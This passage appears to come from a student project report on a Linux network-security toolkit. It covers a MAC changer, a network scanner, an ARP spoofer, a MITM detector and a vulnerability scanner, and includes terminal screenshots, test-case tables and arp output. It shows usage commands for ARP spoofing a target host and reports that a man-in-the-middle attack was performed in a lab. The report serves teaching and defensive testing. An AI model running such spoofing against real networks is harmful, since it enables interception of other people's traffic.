
```
[~] To use command mode   - type "command"
[~] To close software     - type "exit"


main >>>2
DEMO COMMAND :
python3 network_scanner.py -r 192.168.10.0/24
python3 network_scanner.py --help

NOTE: USE COMMAND MODE ONLY IF INPUT MODE NOT WORKING

<input mode>
Enter ip Address/ipRange :
usage: network_scanner.py [-h] [-r IPADRR]
network_scanner.py: error: [-] Specify an IP Address or a range of IP Address --
help for more details

main >>>
```

```
[~] To close software     - type "exit"


main >>>3
DEMO COMMAND :
python3 arp_spoof.py -t 192.168.10.19 -s 192.168.10.1
python3 arp_spoof.py --help

NOTE: USE COMMAND MODE ONLY IF INPUT MODE NOT WORKING

<input mode>
Enter target ip address   :
Enter spoofing ip address :
usage: arp_spoof.py [-h] [-t VICTIM] [-s SPOOF]
arp_spoof.py: error: [-] Specify an IP Address for target machine. --help for mo
re details

main >>>
```

```
[~] Spoofing test          - Enter 3
[~] MITM Detector          - Enter 4
[~] vulnerability Scanner  - Enter 5
[~] To use command mode    - type "command"
[~] To close software      - type "exit"


main >>>4
DEMO commands:-
python3 mitm_detector.py

NOTE: USE COMMAND MODE ONLY IF INPUT MODE NOT WORKING

<input mode>
Enter interface being used :
Please type valid INTERFACE

main >>>
```


```
[~] MITM Detector          - Enter 4
[~] vulnerability Scanner  - Enter 5
[~] To use command mode    - type "command"
[~] To close software      - type "exit"


main >>>5
DEMO commands:-
python3 vul_scanner.py

NOTE: USE COMMAND MODE ONLY IF INPUT MODE NOT WORKING

<input mode>
Enter url below
None
Invalid URL 'http:///dvwa/login.php': No host supplied

main >>>
```



root@knight-VirtualBox: /TY_PROJECT
drwxr-xr-x 3 root root 4096 Jan 31 15:30 opt
dr-xr-xr-x 324 root root 0 Apr 5 19:42 proc
drwx------ 19 root root 4096 Apr 5 19:47 root
drwxr-xr-x 34 root root 920 Apr 5 20:02 run
lrwxrwxrwx 1 root root 8 Jan 31 14:47 sbin -> usr/sbin
drwxr-xr-x 10 root root 4096 Jan 31 21:27 snap
drwxr-xr-x 2 root root 4096 Jul 31 2020 srv
-rw------- 1 root root 470287360 Jan 31 14:47 swapfile
dr-xr-xr-x 13 root root 0 Apr 5 19:42 sys
drwxrwxrwt 21 root root 4096 Apr 5 20:02 tmp
drwxr-xr-x 5 root root 4096 Mar 30 13:20 TY_PROJECT
drwxr-xr-x 14 root root 4096 Jul 31 2020 usr
drwxr-xr-x 14 root root 4096 Jul 31 2020 var
>^C
<command mode> FORCE CLOSED
main >>>


root@knight-VirtualBox: /TY_PROJECT
##################[MENU]##################
[~] Change MAC address - Enter 1
[~] Scan Network - Enter 2
[~] Spoofing test - Enter 3
[~] MITM Detector - Enter 4
[~] vulnerability Scanner - Enter 5
[~] To use command mode - type "command"
[~] To close software - type "exit"
main >>>close
To use system commands, start command mode.
type 'command'
main >>>exit
root@knight-VirtualBox:/TY_PROJECT#

5.3.5 Compatibility Testing

- Compatibility testing is carried out to test the system in different environments.
- For this I run this same software in different Linux Distributions.
- To change networking environment, I change network setting of VirtualBox.





5.3.6 Rigorous Testing

- This is a kind of complete testing where strict entry and exit criteria are followed.
- Rigorous testing for this system was carried out by preparing various test cases and comparing them with the expected output.

5.4 Modification and Implementation

- The single component programs when tested individually, worked correctly and performed as expected.
- But after integration, I had to make modifications in the code to make all the components work
- together correctly.
- All error must be handled correctly, Networking logic must be applied correctly.
- Networking exceptions must be resolved properly.
- These modifications to the initial programs resulted in a whole software which works as expected.

5.5 Test Cases

MAC Address Changer

Sr. No.	Test Case Description	Expected Result
1	MAC Address should change	MAC Address changes as per user inputs.

Network Scanner

Sr. No.	Test Case Description	Expected Result
1	Network Should Scan	Network should scan as per user requirement.

Spoofer

Sr. No.	Test Case Description	Expected Result
1	ARP Data Should Spoof	ARP data should spoof to target system.
2	ARP Data Should Restore	All changes must be undone.

MITM Detector

Sr. No.	Test Case Description	Expected Result
1	Man-In-The-Middle Attack Perform	Man-In-The-Middle attack perform successful.
2	Man-In-The-Middle Attack Detection	Man-In-The-Middle attack detection done.

Vulnerability Scanner

Sr. No.	Test Case Description	Expected Result

1	Server Configuration	Server configuration successful.
2	Server Vulnerability Scan	Server vulnerability result done.

Chapter 6

Results and Discussions

6.1 Test Reports

MAC Address Changer

Sr. No.	Test Case Description	Expected Result	Actual Result
1	MAC Address should change	MAC Address changes as per user inputs.	Same as expected

Network Scanner

Sr. No.	Test Case Description	Expected Result	Actual Result
1	Network Should Scan	Network should scan as per user requirement.	Same as expected

Spoofer

Sr. No.	Test Case Description	Expected Result	Actual Result
1	ARP Data Should Spoof	ARP data should spoof to target system.	Same as expected
2	ARP Data Should Restore	All changes must be undone.	Same as expected

MITM Detector


Sr. No.	Test Case Description	Expected Result	Actual Result


1	Man-In-The-Middle Attack Perform	Man-In-The-Middle attack perform successful.	Same as expected
2	Man-In-The-Middle Attack Detection	Man-In-The-Middle attack detection done.	Same as expected

Vulnerability Scanner


Sr. No.	Test Case Description	Expected Result	Actual Result
1	Server Configuration	Server configuration successful.	Same as expected
2	Server Vulnerability Scan	Server vulnerability result done.	Same as expected


6.2 Screenshots








```
Wireless LAN adapter Local Area Connection* 2:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 3:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2405:204:2228:134f:1599:d26b:82ee:e440
   Temporary IPv6 Address. . . . . . : 2405:204:2228:134f:f5f8:a88:4293:7413
   Link-local IPv6 Address . . . . . : fe80::1599:d26b:82ee:e440%3
   IPv4 Address. . . . . . . . . . . : 192.168.43.214
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::886:49ff:fe18:942a%3
                                       192.168.43.1

C:\Users\Sandesh>arp -a

Interface: 192.168.43.214 --- 0x3
  Internet Address      Physical Address      Type
  192.168.43.1          0a-86-49-18-94-2a     dynamic
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 192.168.56.1 --- 0x10
  Internet Address      Physical Address      Type
  192.168.56.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static

C:\Users\Sandesh>
```

